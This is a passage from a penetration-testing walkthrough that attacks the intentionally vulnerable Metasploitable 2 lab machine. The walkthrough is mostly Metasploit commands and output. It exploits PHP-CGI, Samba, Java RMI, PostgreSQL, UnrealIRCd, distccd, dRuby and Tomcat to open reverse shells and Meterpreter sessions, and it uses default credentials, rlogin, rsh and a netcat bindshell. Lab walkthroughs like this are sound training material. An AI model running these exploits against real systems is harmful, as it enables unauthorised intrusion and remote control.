root@kali:~/Desktop# smtp-user-enum -M VRFY -U user.txt -t 192.168.1.103
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... user.txt
Target count ............. 1
Username count ........... 6
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Fri Sep 28 12:43:23 2018 #########
192.168.1.103: msfadmin exists
192.168.1.103: root exists
192.168.1.103: service exists
192.168.1.103: postgres exists
192.168.1.103: user exists
######## Scan completed at Fri Sep 28 12:43:23 2018 #########
5 results.
```

Exploiting Port 80 (PHP_CGI)

We know that port 80 is open so we type in the IP address of Metasploitable 2 in our browser and notice that it is running PHP. We dig a little further and find which version of PHP is running and also that it is being run as a CGI. We will now exploit the argument injection vulnerability of PHP 2.4.2 using Metasploit.



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

When running as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: “if there is NO unescaped ‘=’ in the query string, the string is split on ‘+’ (encoded space) characters, url decoded, passed to a function that escapes shell metacharacters (the “encoded in a system-defined manner” from the RFC) and then passes them to the CGI binary.” This module can also be used to exploit the Plesk 0day disclosed by kingcope and exploited in the wild in June 2013.

```
msf > use exploit/multi/http/php_arg_injection

msf exploit (multi/http/php_arg_injection) > set rhost 192.168.1.103

msf exploit (multi/http/php_arg_injection) > exploit
```

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] Sending stage (38247 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.103:42484) at 2018-12

meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
Meterpreter : php/linux
meterpreter >
```

Exploiting Port 139 & 445 (Samba)

Samba is running on both port 139 and 445, we will be exploiting it using Metasploit. The default port for this exploit is set to port 139 but it can be changed to port 445 as well.

```
msf > use exploit/multi/samba/usermap_script

msf exploit (multi/samba/usermap_script) > set rhost 192.168.1.103

msf exploit (multi/samba/usermap_script) > exploit
```

```
msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lDIPvm7zsY78OGIr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lDIPvm7zsY78OGIr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.1.108:4444 -> 192.168.1.103:42485) at 2018-12-13 08:0

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68124 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67492 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4218455 (4.0 MB)  TX bytes:3685912 (3.5 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42061 (41.0 KB)  TX bytes:42061 (41.0 KB)
```

Exploiting Port 8080 (Java)

This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed

Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

We will be using the Remote Method Invocation exploit on the Java service running on port 8080. It's quite straight forward, just choose the exploit, set the target machine IP and that's it.

```
msf > use exploit/multi/misc/java_rmi_server

msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.103

msf exploit(multi/misc/java_rmi_server) > exploit
```

Exploiting Port 5432 (Postgres)

Postgres is associated with SQL is runs on port 5432 and we have a great little exploit that can be used here.

On some default Linux installations of PostgreSQL, the Postgres service account may write to the /tmp directory and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

```
msf > use exploit/linux/postgres/postgres_payload

msf exploit (linux/postgres/postgres_payload) > set rhost 192.168.1.103

msf exploit (linux/postgres/postgres_payload) > exploit
```

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] 192.168.1.103:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GC
[*] Uploaded as /tmp/JJPayFIG.so, should be cleaned up automatically
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 4 opened (192.168.1.108:4444 -> 192.168.1.103:42487) at 2018-1

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:18:aa:46
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe18:aa46
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 00:0c:29:18:aa:50
MTU          : 1500
Flags        : BROADCAST,MULTICAST

meterpreter >
```

Exploiting Port 6667 (UnrealIRCD)

Port 6667 has the Unreal IRCD service running, we will exploit is using a backdoor that's available in Metasploit.

This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th, 2010.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor

msf exploit (unix/irc/unreal_ircd_3281_backdoor) > set rhost
192.168.1.103

msf exploit (unix/irc/unreal_ircd_3281_backdoor) > exploit
```

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] 192.168.1.103:6667 - Connected to 192.168.1.103:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP a
[*] 192.168.1.103:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OZ9PrxfX070Tj7g3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "OZ9PrxfX070Tj7g3\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (192.168.1.108:4444 -> 192.168.1.103:42488) at 2018-12-13

id
uid=0(root) gid=0(root)
```

Exploiting Port 36255

This is a weakness that allows arbitrary commands on systems running distccd. We will be using Distcc Daemon Command Execution. This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

```
msf > use exploit/unix/misc/distcc_exec

msf exploit (unix/misc/distcc_exec) > set rhost 192.168.1.103

msf exploit (unix/misc/distcc_exec) > exploit
```

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 3xi7fPP6ZjmCKpTq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "3xi7fPP6ZjmCKpTq\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 6 opened (192.168.1.108:4444 -> 192.168.1.103:36255) at 2018

whoami
daemon
```

Remote Login Exploitation

A remote login is a tool that was used before ssh came into the picture. Since we have the login credentials for Metasploitable 2, we will be using Rlogin to connect to it, using the “-l” flag to define the login name.

```
rlogin -l msfadmin 192.168.1.103
```

```
msf > use auxiliary/scanner/rservices/rlogin_login
msf auxiliary(scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/rservices/rlogin_login) > set username root
username => root
msf auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 192.168.1.103:513      - 192.168.1.103:513 - Starting rlogin sweep
[*] 192.168.1.103:513      - 192.168.1.103:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.1.103:513      - 192.168.1.103:513, rlogin 'root' from 'root' with no password.
[!] 192.168.1.103:513      - *** auxiliary/scanner/rservices/rlogin_login is still calling the dep
[!] 192.168.1.103:513      - *** For detailed information about LoginScanners and the Credentials
[!] 192.168.1.103:513      -      https://github.com/rapid7/metasploit-framework/wiki/Creating-Met
[!] 192.168.1.103:513      -      https://github.com/rapid7/metasploit-framework/wiki/How-to-write
[!] 192.168.1.103:513      - *** For examples of modules converted to just report credentials with
[!] 192.168.1.103:513      -      https://github.com/rapid7/metasploit-framework/pull/5376
[!] 192.168.1.103:513      -      https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 8 opened (192.168.1.108:1023 -> 192.168.1.103:513) at 2018-12-13 08:24
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit has a module in its auxiliary section that we can use to get into the rlogin.

```
msf > use auxiliary/scanner/rservices/rlogin_login

msf auxiliary (scanner/rservices/rlogin_login) > set rhosts
192.168.1.103

msf auxiliary (scanner/rservices/rlogin_login) > set username root

msf auxiliary (scanner/rservices/rlogin_login) > exploit
```


```
msf > use auxiliary/scanner/rservices/rlogin_login
msf auxiliary(scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/rservices/rlogin_login) > set username root
username => root
msf auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 192.168.1.103:513      - 192.168.1.103:513 - Starting rlogin sweep
[*] 192.168.1.103:513      - 192.168.1.103:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.1.103:513      - 192.168.1.103:513, rlogin 'root' from 'root' with no password.
[!] 192.168.1.103:513      - *** auxiliary/scanner/rservices/rlogin_login is still calling the dep
[!] 192.168.1.103:513      - *** For detailed information about LoginScanners and the Credentials
[!] 192.168.1.103:513      -      https://github.com/rapid7/metasploit-framework/wiki/Creating-Met
[!] 192.168.1.103:513      -      https://github.com/rapid7/metasploit-framework/wiki/How-to-write
[!] 192.168.1.103:513      - *** For examples of modules converted to just report credentials with
[!] 192.168.1.103:513      -      https://github.com/rapid7/metasploit-framework/pull/5376
[!] 192.168.1.103:513      -      https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 8 opened (192.168.1.108:1023 -> 192.168.1.103:513) at 2018-12-13 08:24
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Remote Shell Exploitation

Remote shell Protocol is another way to gain a remote shell, it is a legitimate service that we will use to access the target machine with login credentials to run a certain command.

```
rsh -l msfadmin 192.168.1.103 ifconfig
```

```
root@kali:~# rsh -l msfadmin 192.168.1.103 ifconfig
msfadmin@192.168.1.103's password:
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68998 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68068 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5253433 (5.0 MB)  TX bytes:3741424 (3.5 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:230 errors:0 dropped:0 overruns:0 frame:0
          TX packets:230 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85341 (83.3 KB)  TX bytes:85341 (83.3 KB)

root@kali:~#
```

Exploiting Distributed Ruby Remote Code Execution (8787)

Now that we know that this service is running successfully, let's try to exploit it using Metasploit.

This module exploits remote code execution vulnerabilities in dRuby.

```
msf > use exploit/linux/misc/drb_remote_codeexec

msf exploit (linux/misc/drb_remote_code) > set rhost 192.168.1.103

msf exploit (linux/misc/drb_remote_code) > exploit
```

```
msf > use exploit/linux/misc/drb_remote_codeexec
msf exploit(linux/misc/drb_remote_codeexec) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(linux/misc/drb_remote_codeexec) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Trying to exploit instance_eval method
[!] Target is not vulnerable to instance_eval method
[*] Trying to exploit syscall method
[*] attempting x86 execve of .PFzERlkGUsWuWqgt
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Cvb5kGY6tTHBJ8XP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Cvb5kGY6tTHBJ8XP\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 7 opened (192.168.1.108:4444 -> 192.168.1.103:38310) at 2018-12-13
[+] Deleted .PFzERlkGUsWuWqgt

whoami
root
```

Bindshell Exploitation

Metasploitable 2 comes with an open bindshell service running on port 1524. We will be using Netcat to connect to it.

```
nc 192.168.1.103 1524
```

```
root@kali:~# nc 192.168.1.103 1524
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69133 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5265163 (5.0 MB)  TX bytes:3750595 (3.5 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:336 errors:0 dropped:0 overruns:0 frame:0
          TX packets:336 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:138669 (135.4 KB)  TX bytes:138669 (135.4 KB)

root@metasploitable:/#
```

Exploiting Port 5900 (VNC)

Virtual Network Computing or VNC service runs on port 5900, this service can be exploited using a module in Metasploit to find the login credentials.

This module will test a VNC server on a range of machines and report successful logins. Currently, it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge-response authentication method.

```
msf > use auxiliary/scanner/vnc/vnc_login

msf auxiliary (scanner/vnc/vnc_login) > set login 192.168.1.103

msf auxiliary (scanner/vnc/vnc_login) > exploit
```


```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.1.103:5900     - 192.168.1.103:5900 - Starting VNC login sweep
[!] 192.168.1.103:5900     - No active DB -- Credential data will not be saved!
[+] 192.168.1.103:5900     - 192.168.1.103:5900 - Login Successful: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```

Let’s put what we’ve found to the test by connecting using the vncviewer

```
vncviewer 192.168.1.103
```

```
root@kali:~# vncviewer 192.168.1.103
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
```

The credentials work and we have a remote desktop session that pops up in Kali.



Access Port 2121 (ProFTPD)

We will connect to the target machine using Telnet running on port 2121 using the default credentials for Metasplotable 2.

```
telnet 192.168.1.103 2121
```

```
root@kali:~# telnet 192.168.1.103 2121
Trying 192.168.1.103...
Connected to 192.168.1.103.
Escape character is '^]'.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.103]
USER msfadmin
331 Password required for msfadmin
PASS msfadmin
230 User msfadmin logged in
PWD
257 "/home/msfadmin" is the current directory
```

Exploiting Port 8180 (Apache Tomcat)

We saw during the service scan that Apache Tomcat is running on port 8180. Incidentally, Metasploit has an exploit for Tomcat that we can use to get a Meterpreter session. The exploit uses the default credentials used by Tomcat to gain access.

This module can be used to execute a payload on Apache Tomcat servers that have an exposed “manager” application. The payload is uploaded as a WAR archive containing a JSP application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads.

```
msf > use exploit/multi/http/tomcat_mgr_upload

msf exploit (multi/http/tomcat_mgr_upload) > set rhost 192.168.1.103

msf exploit (multi/http/tomcat_mgr_upload) > set rpost 8108

msf exploit (multi/http/tomcat_mgr_upload) > set httpusername tomcat

msf exploit (multi/http/tomcat_mgr_upload) > set httppassword tomcat

msf exploit (multi/http/tomcat_mgr_upload) > exploit
```

```
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HeZIp7W1GN4...
[*] Executing HeZIp7W1GN4...
[*] Undeploying HeZIp7W1GN4 ...
[*] Sending stage (53845 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.103:57415) at 2018-12-

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter >
```

Privilege Escalation via Port 2049: NFS

